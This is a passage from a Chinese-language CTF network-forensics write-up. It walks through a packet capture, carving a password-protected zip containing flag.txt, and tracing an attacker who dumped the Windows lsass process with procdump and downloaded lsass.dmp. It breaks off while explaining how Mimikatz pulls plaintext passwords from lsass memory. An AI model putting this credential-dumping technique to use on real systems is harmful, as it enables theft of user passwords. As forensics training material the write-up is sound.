
响应流中出现 PK 文件头与 flag.txt 字样(红框)


2、将以“50 4B 03 04”开头的zip文件数据,拿出来保存为zip文件

十六进制视图:50 4B 03 04 高亮,右侧可见 flag.txt

原始数据视图:同样能看到 50 4B 03 04 与 flag.txt

尝试解压,发现需要密码。根据压缩包hint提示,密码可能与administrator用户有关

1.zip 内是 flag.txt,压缩包注释提示「这可是administrator的秘密,怎么能随便给人看呢?」

继续分析流量,发现使用了procdump.exe这个工具,产生lsass.dmp文件

Procdump工具一般用来抓取windows的lsass进程中的用户明文密码 lsass是windows系统的一个进程,用于本地安全和登陆策略。

CyberChef ROT13:ProcDump 的命令行输出,dump 出 lsass.dmp


接下来,攻击者下载了lsass.dmp文件

过滤 tcp.stream eq 833,可见 GET /uploads/lsass.dmp 请求


我们将lsass.dmp文件下载下来

Wireshark 导出 HTTP 对象,lsass.dmp 大小为 34 MB

Mimikatz 是一款功能强大的轻量级调试神器,通过它你可以提升进程权限注入进程读取进程内存,当然他最大的亮点就是他可以直接从 lsass.exe 进程中获取当前登录系统用户名的密码, lsass是微软Windows系统的安全机制它主要用于本地安全和登陆策略,通常我们在登陆系统时输入密码之后,密码便会储存在 lsass内存中,经过其 wdigest 和 tspkg 